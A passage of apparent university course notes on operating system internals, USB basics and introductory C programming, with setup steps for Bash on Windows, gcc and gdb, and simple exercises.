The device manager will then load other operating system components based on the particular hardware peripherals that are available on a given motherboard. For example, file storage and communications are some of the most common tasks for a computer. Most motherboards will have dedicated hardware peripherals for these purposes. The device manager will detect these peripherals and load the corresponding operating system modules that are responsible for managing these peripherals.

In the case of the various buses on the motherboard, the device manager will load the corresponding "**Bus Drivers**". The bus drivers are responsible for **enumerating** (identifying who is on the bus) the devices on their respective buses and loading corresponding operating system components for each of the devices that is on the bus. In effect, the bus driver becomes the Device Manager for devices on its bus.

Once the Device Manager has loaded all the components necessary for a particular computer system, the kernel then allows each of the loaded operating system components to use the CPU. The process where the kernel allows a component to use the CPU is referred to as **scheduling**.

Finally the kernel loads the **Shell** and schedules it to run (in other words, allows it to use the CPU). The shell is the **User Interface** to the computer system. It is the face of the computer. Think of the Shell as a special operating system component that is responsible for interacting with the end user.

A software component is usually a set of tasks. For example, the shell is a software component that is responsible for interacting with the user. At a minimum it will have two tasks – the first to accept input from the kernel and relay it to the user and the second will be to accept input from the user and relay it to the kernel. A kernel that allows multiple tasks to co-exist is referred to as a **multitasking kernel**.

All the software components that are loaded need to access the CPU periodically. The Kernel usually gives each component a certain amount of time of CPU use and then gives the CPU to another component. The process where the kernel forces a task to relinquish the use of the CPU is referred to as **preemption** and a kernel that operates in this fashion is called a **preemptive kernel**.

A multitasking kernel is responsible for keeping a list of all the **tasks** that are running on the system and scheduling each task as and when required. Some operating systems refer to these tasks as **processes** or **threads**.

Another responsibility of the kernel is to manage the primary memory. Usually the kernel delegates this to a component called the **memory manager** that is responsible for allocating and freeing memory that is required by each task. Most memory managers refer to memory using "**virtual**" addresses. These addresses map to physical memory address based on a table known as a "**Page Table**". The use of virtual addresses allows the memory manager to assign more memory to tasks than is physically available in primary memory. It also allows the using of contiguous virtual addresses even when the physical locations may not be contiguous. When the memory manager detects that it has run out of physical memory, it will copy some of the least frequently accessed physical pages into secondary memory and then re-assign

those physical locations to virtual addresses of tasks that are in immediate need of primary memory. This process by which the memory manager saves the contents of physical memory into secondary memory is referred to as “Paging-out” memory. The inverse operation where the memory manager copies contents from secondary memory to primary memory is referred to as “**Paging-in**” memory. The files in secondary memory used by the memory manager for this purpose are called the **Page Files**.

Note that at system startup, the system access physical memory directly using **physical addresses**. However at some point in the boot sequence the Kernel will setup the Page Tables and turn on the **MMU**. From here on, the system accesses memory by referring to their **virtual addresses**.

Yet another important task performed by the kernel is **Interrupt Servicing**. When a CPU is interrupted by the interrupt controller, the CPU will load instructions from a predefined memory location known as the Interrupt Vector. The Kernel usually loads the instructions at these interrupt vector locations and hence controls what happens when a peripheral signals an interrupt.

To summarize, one can think of the Kernel as an operating system component that arbitrates access to the CPU and the primary memory on the motherboard such that all other software components can concentrate on their specific tasks without stepping over other tasks that also require access to the CPU and primary memory.

The OS File System

Most operating system components are designed in a hierarchical architecture. The layers at the bottom of the hierarchy are responsible for interacting with the hardware while the layers at the top are responsible for providing a user friendly interface to access the layers at the bottom. The file system architecture in most operating systems will follow such a scheme.

Fig 3 shows a generic file system architecture. Note that the file system is generally associated with secondary (non-volatile) memory. As discussed previously, most of these types of memory are block addressable. Hence, the lowest layer in such a file system is a **Block Device Driver**. Such a driver is responsible for reading from and writing to individual sectors on a HardDisk or to blocks in a flash memory device. The driver is not responsible for keeping track of all the sectors used by a particular file. That information is maintained at higher layers. The block driver allows higher layers to store and retrieve information at a certain location in the secondary storage device, remaining mostly oblivious to the greater relevance of the information being stored or retrieved.

Most block devices accommodate the notion of Partitions within a block device. Partitions are mechanisms to divide a large block device into smaller, more manageable sections. These sections may be used for specific purposes. The Partition Manager layer is responsible for providing a layer of abstraction between higher layers that would refer to data in a particular partition and the block driver that does not necessarily view the block device as divided into partitions.




Fig 3: File System Hierarchy

Within each partition, data will be stored in a particular format. This format dictates the type of **File System Driver** that is used to manage the data in that partition. One of the most common file systems is the **File Allocation Table (FAT)** file system. It is at the file system driver layer that the file names and locations of each file's contents are maintained.

The topmost layer is the **File Manager**. This layer is a presentation layer. It allows users to view all the available files on the computer without distinguishing the files based on the file system, partition or block device that is used to store the contents of a file.

The OS Networking Subsystem

The Networking subsystem is perhaps one of the most hierarchical and standardized components of any Operating system. The most compelling incentive for this is that to be able to communicate with other computers, there must be an agreement among Operating System vendors as to the format of the Control and **Data packets** that will be exchanged between computers. These agreements are often referred to as **Communication Protocols** and are published standards that are available to all Operating System vendors. The networking subsystem in a general purpose Operating System is almost always designed with the intension of accommodating multiple communication protocols.




Fig 4: 7-Layer OSI Model

The **Open System Interconnect (OSI) model** is a recommendation by the International Organization for Standardization (ISO) on how to architect the layers in a networking subsystem. It discusses a 7-layer model as shown in Fig 4.

Each of the layers in the OSI model is governed by the various communication protocols available at that layer. For example the most common Data Link Layer protocol in use today is the **Ethernet** protocol. The most common Network layer protocol is the Internet Protocol (IP) and the most common Transport layer protocol is the **Transport Control Protocol (TCP).**

The layers above the Transport layer are less rigidly adhered to by operating system vendors. This is partly because the OSI model was introduced long after the TCP/IP protocol became ubiquitous and already existing installations never re-architected their networking subsystem to conform to the OSI model.

The general thrust of the 7-layer model is that changes at the lower layers do not have to impact end users and applications dependent on them, because end users and applications don't talk to them directly.

USB architecture overview

Motivation for USB

As the Personal Computer (PC) revolution was underway in the nineties, it became obvious that some standardization was required in interfacing with computer peripherals. Up until then, each peripheral had its own physical interface. Most computers provided for a serial port, a parallel port, a keyboard port and a mouse port. The only extension capability to add a different physical port was to use an ISA or PCI card that attached to the ISA or PCI bus on the motherboard and exposed its own port. Graphics cards were a

common example of this and they provided another port for the display monitor. Any data acquisition peripheral would similarly attach to the ISA or PCI bus. However, ISA and PCI slots were also limited and not easily accessible to end users. USB was the architecture that resolved this limitation by coming up with a standardized **hot-pluggable** physical interface (**standard physical cable**) that **accomodated varying bandwidth requirements** of different peripherals.

USB Terminology

As with any subject, nomenclature can be a stumbling block until it is understood. Once understood however, it adds substantially to the ease of conveying ideas more precisely. The following are some of the common terminologies used in USB discussions:

- **Host** – Master on USB bus. There can only be one Host in a USB bus.
- **Function** – Slave on USB bus. There can be a maximum of 127 function devices on a USB bus.
- **Hub** – Allows for additional ports on the USB bus. The Host exposes a "**root**" hub with a limited number of ports.
- **Device** – The term "USB device" is used to refer to either a function or a hub.
- **Compound Device** – A single physical device that has multiple functions attached to an internal hub.
- **Composite Device** – A single physical device that has multiple functions, any one or more of which may be active. These functions are not attached to an internal hub, instead enumerate separately over a single port.

USB transfer types

The brilliance of USB was not just that it addressed the standardization of physical ports, it also leveraged the knowledge of the bandwidth demands of varying peripherals and did a reasonable job of accommodating most peripherals in common use. The different USB transfer types to accommodate different bandwidths required by peripherals are:

- **Control Transfer**: Used for enumeration and configuration
- **Interrupt Transfer**: Ideal for fast reaction (low latency) and small amount of data (eg. Mouse).
- **Bulk Transfer**: Ideal for large data without time restrictions (eg. files in a mass storage device)
- **Isochronous Transfer**: Ideal for large data with time restrictions (eg. Music)

Example Problems

Problem 1

Consider the following C program:

```
int main()
{
        MyTestFunction(10, 15, 20);
}
```

When I compile this program, I get the following

warning**: implicit declaration of function 'MyTestFunction' [-Wimplicit-function-declaration]**

What is wrong with my program?

Problem 2

Complete the following table, converting the binary numbers to decimal numbers and decimal numbers to binary.

Binary	Decimal
0100 1100	
1111 1110	
1000 0011	
	127
	254
	32,768

Problem 3

Convert the following numbers from hexadecimal to binary and to decimal

Hexadecimal	Binary	Decimal
0x0F		
0x2C		
0x1A		
0xB4		

Problem 4

Write an octal number which has the decimal value 501

Week 2: C Programming

What must have been obvious after looking at the x86 Assembler earlier is that writing assembly instructions to accomplish even the most basic of tasks is intricate and laborious, requiring a certain level of dedication to detail that can only be expected from the most diehard enthusiasts. While the Assembler abstracts us from the binary codes by providing mnemonics such as “MOV” and “ADD”, it does little else in shielding the programmer from individual instructions executed by the CPU.

Programming a computer to perform a certain task could be accomplished with substantially greater ease if we had a way to define logic operations without having to worry about how the CPU could accomplish these operations. Things as simple as assigning a value to a variable without having to worry about which register to first put the value in and then which instruction would allow us to move the register value to a memory location, can save a substantial amount of effort and consequently allow the programmer to better focus on the task that needs to be accomplished as opposed to the implementation details in hardware. This was the incentive to pursue higher level programming languages.

At the heart of a high level language is a **compiler** or an **interpreter** that translates high level code into machine level instructions. The difference between a complied language and an interpreted language is essentially the time when the translation to machine level code occurs. A compiled language translates the code ahead of execution, thus allowing it the luxury of greater optimizations. An interpreted language does the translation at execution time and hence is generally less optimized.

The sixties and the early seventies were the period when the groundbreaking work in high level languages began. Among the earliest of these languages was one called “**TMG**” by **R. M. McClure**. This was followed by a language called “**B**” by **Ken Thompson**, which in turn was followed by the “**C**” programming language by **Dennis Ritchie**. The “C” programming language would turn out to be the most popular programming language for over a quarter century because it offered the ability to define high level logic operations without substantially compromising the ability to perform bit-wise and register level operations.


This flexibility was crucial in the use of the “C” language in writing **operating systems**, a layer that abstracts hardware platforms from application programs. Interfacing with operating systems written in “C” was more natural for applications that were themselves written in “C”. Thus the “C” programming language became the de facto standard in high level languages in the latter part of the twentieth century.

As with any programming language, “C” has a number of constructs and key words used to define operations. With the “C” language there is almost a one-to-one mapping between assembler level constructs and “C” constructs. In addition “C” has a very limited set of key words, making it very easy to learn and use.


Getting familiar with a Development Environment

Installing Bash Shell in Win10


1. Open the Settings Applet from the Start button
2. Click on “Update & Security”
3. Select “For developers” on the left
4. Select “Developer mode as shown below




5. Click on “Yes” when asked to confirm (Reboot system after installation completes)




6. Open Control Panel and select the Applet to “Turn on windows features on or off”



7. Select the Windows Subsystem for Linux (beta) feature and click Ok.



8. After the components are installed, Reboot the machine.
9. Once reboot completes, search for “bash.exe” and run it.
10. On the bash command prompt, type “y” and Enter to download and install Bash



11. You will be prompted to create a default user account.
12. Once you create a user account and password, close and reopen the bash command window.

Transferring files b/t Windows and Bash

Files stored in your Bash environment conform to the Linux file system and should not be altered from the Windows environment. This Blog provides details on this issue.

The easiest way to transfer files back and forth between your Windows and Bash environment is as follows:

1) Create a folder in your local Windows drive to store your files for this course (I use C:\WWU\CSCI247)

2) Create subfolders in that directory for your Labs, and assignments.
3) Create matching folders in your Bash Environment under your home directory
4) From your Bash Environment you can now access the Windows folder by pre-pending the "/mnt/c/" path.

See example below on how I copy a file called "Lab1.c" to and from Bash

Copying files to Bash

In Windows put the file in C:\CSCI247\Labs\Lab1\Lab1.c

In Bash do the following...

```
cd ~
cd CSCI247/Labs/Lab1
cp /mnt/c/CSCI247/Lab1/Lab1.c .
```

copying files from Bash

```
cd ~
cd CSCI247/Labs/Lab1
cp Lab1.c /mnt/c/CSCI247/Labs/Lab1/
```

Your First "C" Program – "Hello World!"

Install your favorite Editor. Emacs or Vi are available for download into your Bash environment.

If you don't have a favorite editor, you can start with the simple and free Notepad++ on your desktop and copy the file over to your Bash terminal as discussed in the previous section.

Now type the following lines of code into a file and save the file as "HelloWorld.c".

```
// HelloWorld.c
//
#include <stdio.h>
////////////////////////////////////////////////////////////////////////

int main(int argc, char* argv[])
{
	printf("My first \"C\" program! Hello World!\n");

	return 0;
}
```

You are now ready to build this program into an executable. "Building" a program is a 2 step process – first you have to compile it and then you have to link it to other libraries that this program depends on.

You can use the following command to invoke the GNU compiler and linker…

```
gcc  -Wall HelloWorld.c –o HelloWorld
```

The “-Wall” option enables all the warnings in gcc (See Pg. 57 here).

Assuming there were no compile time or link time errors, the build process will generate an executable file with the name “HelloWorld”. This will be located in your current folder.

Now run the HelloWorld program by running the following command in that directory…

```
./HelloWorld
```

Debugging a program

Very early in your coding experience you will certainly come to appreciate the power of debugging your code. A debugger is perhaps the most important tool available to a software developer. The tool is a piece of software that intercepts the loading and execution of a program by the Operating system and allows you the luxury of viewing the state of your system at a given point of its execution. This ability is essential for detecting both problems in logic and that in hardware.

“gdb” is the GNU version of the debugger available on most Linux based systems. A debugger relies on symbols generated by the compiler to identify locations within a program. For “gdb” to have access to the symbol information, you have to pass the “-g” to “gcc” so it persists the symbol information.

Once you build your executable with the “-g” flag you can load it in the “gdb” debugger as follows:

```
gcc  -Wall -g HelloWorld.c –o HelloWorld

gdb ./HelloWorld
```

Executing the above line with allow gdb to load the executable into a database of sorts where it is has the ability to replace any instruction with exceptions that will generate software interrupts that gdb can field. You can then set a breakpoint at any point in your code (meaning you are asking gdb to replace that part of the code with an exception so it can stop execution when you get there).

```
gdb  ./HelloWorld        // Load HelloWorld in the gdb debugger
(gdb) b main             // Set a breakpoint at main
(gdb) r                  // Run to breakpoint
(gdb) n                  // Step over the line at the breakpoint (Learn to use “s”, “p” etc.
(gdb) r                  // Run to completion.
```

Other gdb commands are available here.

Data Types, Operators and Expressions

Basic Data Types

All “C” compilers recognize a few basic data types. These include the following:

char – This represents 1 byte
int – The size of an “int” is machine dependent. It is commonly 4 bytes.
float – This is single precision floating point. Its size is machine dependent.
double - This is a double precision floating point. Its size is machine dependent.

A "**floating point**" is a term used in computing to represent real numbers as an approximation with a number of limited bits. For example when ½ is written as 0.5, it is a floating point representation. The term "floating" (as opposed to fixed) refers to the fact that there are no assumptions made on the number of digits to the left or right of the decimal point, other than the obvious memory limitations.

Single precision refers to the storage of a floating point at a 32-bit memory location. **Double precision** uses a 64-bit value to store a floating point.

Although there are only 4 basic data types in "C", there are several ways you can declare variables of each of these types.

You can use the "**short**" and "**long**" qualifiers when defining integers. These can alter the size of the integer that is used to define a variable. The actual size is implementation dependent.

You can use the "**signed**" or "**unsigned**" qualifiers with the "char" or "int" variables. Using the "unsigned" qualifier implies that all the bits in that data type can represent the data value, whereas using the "signed" qualifier implies that the most significant bit will be reserved as the sign bit.

You can also declare **constants** using the "#define" syntax as shown below:

```
#define MY_CONST_VALUE        100
```

Subsequent to the above declaration, every time you use "MY_CONST_VALUE" in your program, the preprocessor (a utility that runs prior to the compiler) will substitute it with "100". This is also referred to as a **macro expansion**. And the constant names are referred to as **macros**.

The way you declare a variable using these basic data types ultimately dictates the size and representation of the data. For example, each of the declarations below use the type "char", but each variable is of a different size.

```
#define MY_ARRAY_SIZE 10

char    var1;
char    var2 [ MY_ARRAY_SIZE ];
char    *var3;
```

"**var1**" is a variable of type "char". So it is a 1 byte variable.

"**var2**" is an array of 10 characters (Note the compiler would substitute "MY_ARRAY_SIZE" with 10 because of the earlier constant declaration). **In the "C" language, array indices always start with "0"**. So "var2[0]" is a char as is "var2[9]". Note that "var2[10]" does not exist and using it will cause undesired results.

"**var3**" is an interesting variable declaration. The leading "*****" implies it is a "**pointer**" to a variable of type "char". A pointer variable is perhaps the most complex variable type to understand in the C language. It is also the variable type that allows the C language to be particularly powerful and efficient in data manipulation. We will be using this data type in subsequent sections. For now think of it as a data type that stores the address of a memory location. In a 32-bit machine, each address is 32-bits wide. So a pointer data type will be 32 bits, even though it is pointing to a single byte of memory (char) at that location.

Note that while C only accounts for the four data types above, most compilers offer a greater set of basic data types. The Visual C++ compiler offers a "BYTE" (1 byte), "WORD" (2 bytes) and a "DWORD" (4 bytes).

User Defined Data Types

Structures:

Often times you want different data types to represent different aspects of a single entity. For example if you wanted to store information about a student in your school, you probably want a field to store the student's name, another to store their age, yet another to store their grade and so on. The name can be defined as an

array of characters, the age and grade will likely be unsigned integers. The C language allows you to define a structure containing these three fields as follows:

```
struct StudentRecord
{
        char            Name [MAX_NAME_LEN];
        unsigned int    Age;
        unsigned int    Grade;
};
```

Subsequent to the above definition of “StudentRecord”, you can declare a variable of type “StudentRecord” as follow:

struct StudentRecord myRecord;

You can also declare the variable “myRecord” at the same time you defined the structure as follows:

```
struct StudentRecord
{
        char            Name [MAX_NAME_LEN];
        unsigned int    Age;
        float           Grade;
} myRecord;
```

“myRecord” is declared as a variable of type “struct StudentRecord”. You can access each of the fields in this type using the “.” qualifier as follows:

```
myRecord.Name
myRecord.Age
myRecord.Grade
```

If you wanted to declare “myRecord” as a pointer to a structure of type “StudentRecord”, then you would declare it as follows:

```
struct StudentRecord *myRecord;
```

In this case, you access individual member fields of myRecord using the “->” qualifier as follows:

```
myRecord->Name
myRecord->Age
myRecord->Grade
```

Note that when we declare “myRecord” as a pointer, you have only reserved space for an address. You have not reserved space for the actual contents of the variable. We will discuss this in more detail in the section on pointer variables.

Type Definitions:

If you wanted to avoid using the “struct” qualifier each time you declared a variable of type “struct StudentRecord”, then you would define “StudentRecord” using the “typedef” “C” definition as follows:

```
typedef struct
{
        char            Name [MAX_NAME_LEN];
        unsigned int    Age;
        unsigned int    Grade;
}StudentRecord;
```

You can then declare a variable of type “StudentRecord” as follows:

StudentRecord myRecord;

Notice how “StudentRecord” is treated as if it were a basic data type.

Arrays vs. Linked lists:

Often times, C programmers maintain a list of a particular data type. One way to implement this would be to use an array as follows:

StudentRecord myRecord[10];

This can be rather inflexible, however. You need to know ahead of time the total number of elements you wish to maintain. Adding or removing a record from anywhere other than the end of the array will requiring shifting other elements.

The fact that C supports pointers allows for an alternative. If each record had a field that pointed to another record of its own type, we could construct a linked list of elements of a particular type. The following definition shows how this is done.

```
typedef struct sRecord
{
        char            Name [MAX_NAME_LEN];
        unsigned int    Age;
        unsigned int    Grade;
        struct sRecord* NextRecord;
}StudentRecord;
```

Now you can allocate memory for a “StudentRecord” whenever you need to and add this memory location to your list by simply setting the “NextRecord” to point to it. Here is an example:

```
StudentRecord   *listHead;
StudentRecord   var1, var2;

listHead = &var1;
var1.NextRecord = &var2;
var2.NextRecord = NULL;
```

We declare “listHead” as a pointer to “StudentRecord”. This means listHead can be assigned to an address where a “StudentRecord” variable is located.

Then we declare 2 variables (var1 and var2) of type “StudentRecord”. In C we determine the address where a variable is located using the “&” qualifier. So we can assign listHead to the address where “var1” is located as shown above. We can then set the “NextRecord” field in var1 to point to the address where “var2” is located. And finally point the “NextRecord” field in var2 to NULL to indicate that it is not pointing to anything. Assigning a NULL to the last pointer in the list is a common practice in C programming and is often referred to as **NULL termination**.

With those three simple assignments, we have created a linked list of two records. We can add further records at any point and we can slot them between any two records without requiring the shift of other records in memory. You can now begin to appreciate the power of pointers.

Bit-Fields:

In our examples thus far we had a need to use a basic data type such as a “char” or “int” for each of the fields in our structure. What if the data we wanted to store was binary in nature – on or off? We could still store it as a char, but it would be an utter waste of the remaining 7 bits in the “char” data type. We would only need 1 of the 8 bits for our purpose. Similarly, if our data only needed 3 bits (meaning 2^3 or 8 permutations), we would be wasting memory by using a “char” for such a variable. To remedy these situations, C allows us to assign variable names to bits within a data type as follows:

```
struct
{
        unsigned int    flag_bit_0      : 1;
```

```
        unsigned int    flag_bit_1      : 1;
        unsigned int    flag_bit_2_3    :  2;
} flags;
```

You can now access individual bits within the “unsigned int” variable called “flags” as follows:

```
flags.flag_bit_0        /* To access bit zero */
flags.flag_bit_1        /* To access bit 1 */
flags.flag_bit_2_3      /* To access bit 2 and 3 */
```

Note that anything that prefixed with “/*” and terminated by “*/” is assumed to be a comment by the C compiler. The C++ compiler also allows anything up to the end of a line, after “//” to be ignored as a comment.

Unions:

Sometimes you may find the need to have different data types to represent things that can otherwise be considered similar. For example if you were monitoring a set of sensors, where each sensor provided data that was either an integer or a floating point, you would probably want to maintain an array or linked list of sensor data items. But it would get a bit tricky if some of these nodes had to have floating point data while others had to have integer data. One way to handle this would be to allow a structure to have 2 fields – int and a float, but that would be a waste of memory.

C allows for a “union” variable type where you can define multiple fields with multiple types and the compiler will allocate memory corresponding to the largest type within the multiple types and depending on which field name you use to access the variable, an assumption will be made on the data type you wish to use. The following is an example of a union declaration.

```
union
{
        int     var_int;
        float   var_float;
} union_var;

union_var.var_int               //To use this location as an int
union_var.var_float             //To use this location as a float
```

Endianness

Endianness refers to the sequential order in which bytes are organized in memory. If the most significant byte is stored at the lowest address, it is referred to as “Big-Endian”. If the most significant byte is stored at the highest address, it is referred to as “Little-Endian”. X86 is little-endian. Network traffic is usually big-endian.

Arithmetic, Logical and Bitwise operators

Arithmetic Operators

“C” uses the following arithmetic operators:

+	Addition
-	Subtraction
*****	Multiplication
/	Division
%	Modulus

++	Increment by 1 eg. Var1++; // Var1= Var1 +1;
--	Decrement by 1 eg. Var1--; // Var1 = Var1 – 1;
+=	Add and assign eg. Var1+=Var2; // Var1 = Var1 + Var2;
-=	Subtract and assign eg. Var1-=Var2; // Var1 = Var1 – Var2;
***=**	Multiply and assign eg. Var1*=Var2; // Var1 = Var1 * Var2;
/=	Divide and assign eg. Var1 /= Var2 ; // Var1 = Var1 / Var2;
%=	Mod and assign eg. Var1 %=Var2; // Var1 = Var1 % Var2;

Logical Operators

"C" uses the following logical operators

>	Greater than
>=	Greater than or equal to
<	Less than
<=	Less than or equal to
==	Equal to
!=	Not Equal to
&&	Logical AND
||	Logical OR

Bitwise Operators

"C" uses the following bitwise operators

&	Bitwise AND
|	Bitwise OR
^	Bitwise exclusive OR
<<	Bit Left shift
>>	Bit Right shift
~	One's complement

Note that in general "*", "/" and "%"get executed before "+" and "-". There are similar precedence rules for all of these operators when used within the same execution line. The easiest way to avoid precedence rule errors is to make sure your wrap the operations that need to be executed first within parentheses. The following is an example of the use of parenthesis to explicitly state the precedence order.

(var1 & 0x1F) == 0;

Here, we are trying to check if the lower 5 bits of var1 is zero. Note how we make sure that the bitwise AND happens before the equality check, by wrapping it in parentheses.

Common Syntax and Expressions

The most productive way to learn the syntax and expressions used in the C language is to write samples that exploit the knowledge we have already gained.

The following sample declares a user defined structure and then allocates two variables of that type, creates a linked list with those variables and then traverses the list.

In the process we use the assignment expression "=", and the "if" and "else" expressions. We also learn the syntax used in writing a "C" expression and how an expression is terminated. Let us study the expression below:

```
var1.Age = 10;
```

